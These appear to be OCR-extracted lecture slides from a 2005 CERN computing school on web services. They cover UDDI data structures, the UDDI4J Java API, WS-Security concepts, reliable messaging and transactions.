Each businessEntity structure contains one or more businessService structures. A businessService structure describes a categorized set of services a business offers. A businessService element is not owned by one businessEntity element, but can be shared among multiple businesses.

Data Structure Details II

<bindingTemplate>

The bindingTemplate structure contains a technical description of a service. Each bindingTemplate belongs to a single businessService element.

<tModel>

One of the key elements of UDDI is the tModel. A tModel describes the specification, the behavior, the concept, or even the shared design to which a service complies. It provides specific information about how to interact with this service. The content of a tModel structure consists of a key, a name, an optional description, and a URL element. The URL, in most cases, points to a location where you can find more information about this particular tModel. Two conventions have been applied for using tModels.

Data Structure Details III

<publisherAssertion>

The publisherAssertion structure contains information about a relationship between two parties asserted by one or both. Many businesses, such as large corporations or marketplaces, are not effectively represented by a single businessEntity. A publisherAssertion can be used to denote the relationship between the businesses. The content of a publisherAssertion structure consists of a key (fromKey) for the first business, a key (toKey) of the second business, and a reference (keyedReference) that designates the asserted relationship in terms of a keyName, keyValue pair within a tModel.

Publishing Services on UDDI

The manual way if doing things

Step by step installation

1. Logon to `http://www.uddi.org/`
2. Select a registry from IBM, Microsoft, SAP or NTT
3. Obtain login and password
4. Follow the step by step instructions on the website

Concluding Remarks

In this lecture we saw

- the software environment for developing and deploying Web Services in Java
- how to write Web Service consumers
- how to write Web Service providers using instant and custom deployment deployment.
- what UDDI is and how to manually publish Web Services to the Registry.

Advanced Issues and Future Trends

		Friday 25 February	
11:30 - 12:25	Lecture 3	**Advanced Issues and Future Trends**	Ioannis Baltopoulos
		The last lecture of this series will go into dynamic publishing and consumption of web services and how to secure them. It explains the usefulness of the Public Key Infrastructure in the context of Web Services and how a Web Service could authenticate consumers and guarantee secure communications. In closing it will mention the current work that is taking place in the area like transactions, interoperability and reliable messaging. It will then give a glimpse into the future of Web Services with self-adapting architectures over the Grid. Breakdown 1. Dynamic Publishing using UDDI 2. Dynamic Consumption using UDDI 3. XML Encryption 4. Digital Signatures 5. WS-Reliable Messaging 6. WS-Transactions 7. Dynamic Architectures 8. WS on the Grid	

Advanced Issues & Future Trends in WS

Ioannis G. Baltopoulos

Department of Computer Science
Imperial College London

Inverted CERN School of Computing, 2005
Geneva, Switzerland

1. UDDI Programmatic Interface
   - UDDI4J Introduction
   - Locating Information
2. Web Service Security
   - Security Basics
   - WS-Security Roadmap
3. Future Trends in Web Services
   - Current Work
   - Web Services over the Grid
   - Research Topics

UDDI4J Overview

- The programmatic interface to a registry is through a set of SOAP messages defined in the UDDI specification.
- The IBM UDDI4J is an open source Java implementation of the UDDI protocol; high level API layered on top of SOAP that enables programmatic access to registries.
- It can be used to
  - search for information on a registry,
  - publish new information to a registry and
  - delete information from a registry.

UDDI4J Basics

Package Breakdown

Structured into a number of packages under `org.uddi4j`:

Packages and contents

Name	Contents
`org.uddi4j.client`	contains the client class `UDDIProxy`
`org.uddi4j.datatype`	represents UDDI data objects
`org.uddi4j.request`	contains messages sent to the server
`org.uddi4j.response`	response messages from a UDDI server
`org.uddi4j.transport`	support for pluggable transports
`org.uddi4j.util`	utility classes for various tasks

Accessing the Registry

The most important class in the UDDI4J package is the org.uddi4j.client.UDDIProxy. Contains methods to:

- connect to a registry,
- query the registry,
- and process the result.

Creating a Registy Proxy

```java
private UDDIProxy proxy;
private void setupProxy(){
    proxy = new UDDIProxy();
    try {
        proxy.setInquiryURL(inquiryURL);
    } catch (MalformedURLException e) {
      // Couldn't create the proxy..
    }
}
```

Locating a technical model

The find_tModel() method

The UDDIProxy class defines a find_tModel() method for locating technical models by

- name
- categories
- identifiers
- any combination of the above

Using the find_tModel() method

```java
public TModelList find_tModel(
    String name, CategoryBag c, IdentifierBag I,
    FindQualifiers f, int maxRows)
// Example invocation on a UDDIProxy
proxy.find_tModel(name, null, null, null, 5);
```

Locating a BusinessService

The find_service() method

The UDDIProxy class defines a find_service() method for locating technical models by

- Unique ID (UUID)
- name of the service
- category information of the service
- tModel information of the service
- any combination of the above

Using the find_service() method

```java
public ServiceList find_service(
    String businessKey, Vector names, CategoryBag c,
    TModelBag t, FindQualifiers f , int maxRows)
```

Locating a BusinessEntity

The find_business() method

The UDDIProxy class defines a find_business() method for locating technical models by

- name of the business
- discoveryURL
- identifier of the business
- category of the business
- tModel information of the service
- any combination of the above

Using the find_business() method

```java
public BusinessList find_business(
    Vector names, DiscoveryURLs d, IdentifierBag i,
    CategoryBag c, TModelBag t, FindQualifiers f,
    int maxRows)
```

Security Requirements


- **Confidentiality**
  Ensures that only authorised parties access the information.
- **Authentication**
  Ensures the originator of a message can provide appropriate proof of identity.
- **Integrity**
  Ensures that a message isn't modified accidentally or intentionally in transit.
- **Nonrepudiation**
  Guarantees that neither sender or receiver of a message can deny its transmission.
- **Authorization**
  Ensures that entities with given identity are given access to resources.

WS-Security

The Web Services Security Roadmap

- The Web services security roadmap laid out by IBM and Microsoft is composed of a whole suite of specifications covering various facets of security (messaging, policies, trust, privacy, etc.).
- The specifications build upon one another and are all built on top of a single specification, WS-Security, that defines a message security model.
- Currently the model for securing Web services consists of 7 specifications.

WS-Security Roadmap



WS-ReliableMessaging

Motivating the Solution

Some problems

The current implementation of Web Services lacks guarantees of

- Message Ordering
- Once and only once delivery
- Network/Machine availability

The solution!

A standard (therefore interoperable way) that would take care of all the above problems at the middleware layer.
IBM, Microsoft, TIBCO and BEA are working together to develop a SOAP extension model to help solve these types of problems, and the result is WS-ReliableMessaging.

WS-RM Processing Model

1. A client application sends a new message to the SOAP client.
2. The SOAP client, using WS-RM code, associates a unique identifier for this message and saves it in a persistent store.
3. The WS-RM client tries to send the message to the target server. If it fails it retries until it times-out.
4. Upon receiving the message, the WS-RM server code acknowledges receipt by sending an acknowledgment header.
5. After receiving the acknowledgment, the WS-RM client removes the message and the state information from the persistent store.
6. The SOAP server locates and invokes the desired Web Service.
7. Once the service is invoked, the message can be sagely removed from the WS-RM sever-side runtime persistent store.
8. After the Expiration time has passed, the WS-RM server runtime can remove the state information about the particular message sequence.

WS-Coordination

Introducing transactions to Web Services

Definition

A transaction is the scope under which a unit of work is defined. The size or breadth of the amount of work will vary between applications.

- Intuitively, the above definitions means considering several successive calls as a single atomic one.
- This is particularly useful for Banking applications or Business systems where several subsystems need to be updated and either `all` or `none` of the updates succeed.

Concluding Remarks

In this lecture we saw

- A programmatic interface to the UDDI Registry using IBM's open source UDDI4J
- The Web Services Security Roadmap (WS-Security)
- Current work in transactions and reliable messaging
- Finally, future uses on the Grid

Thank you!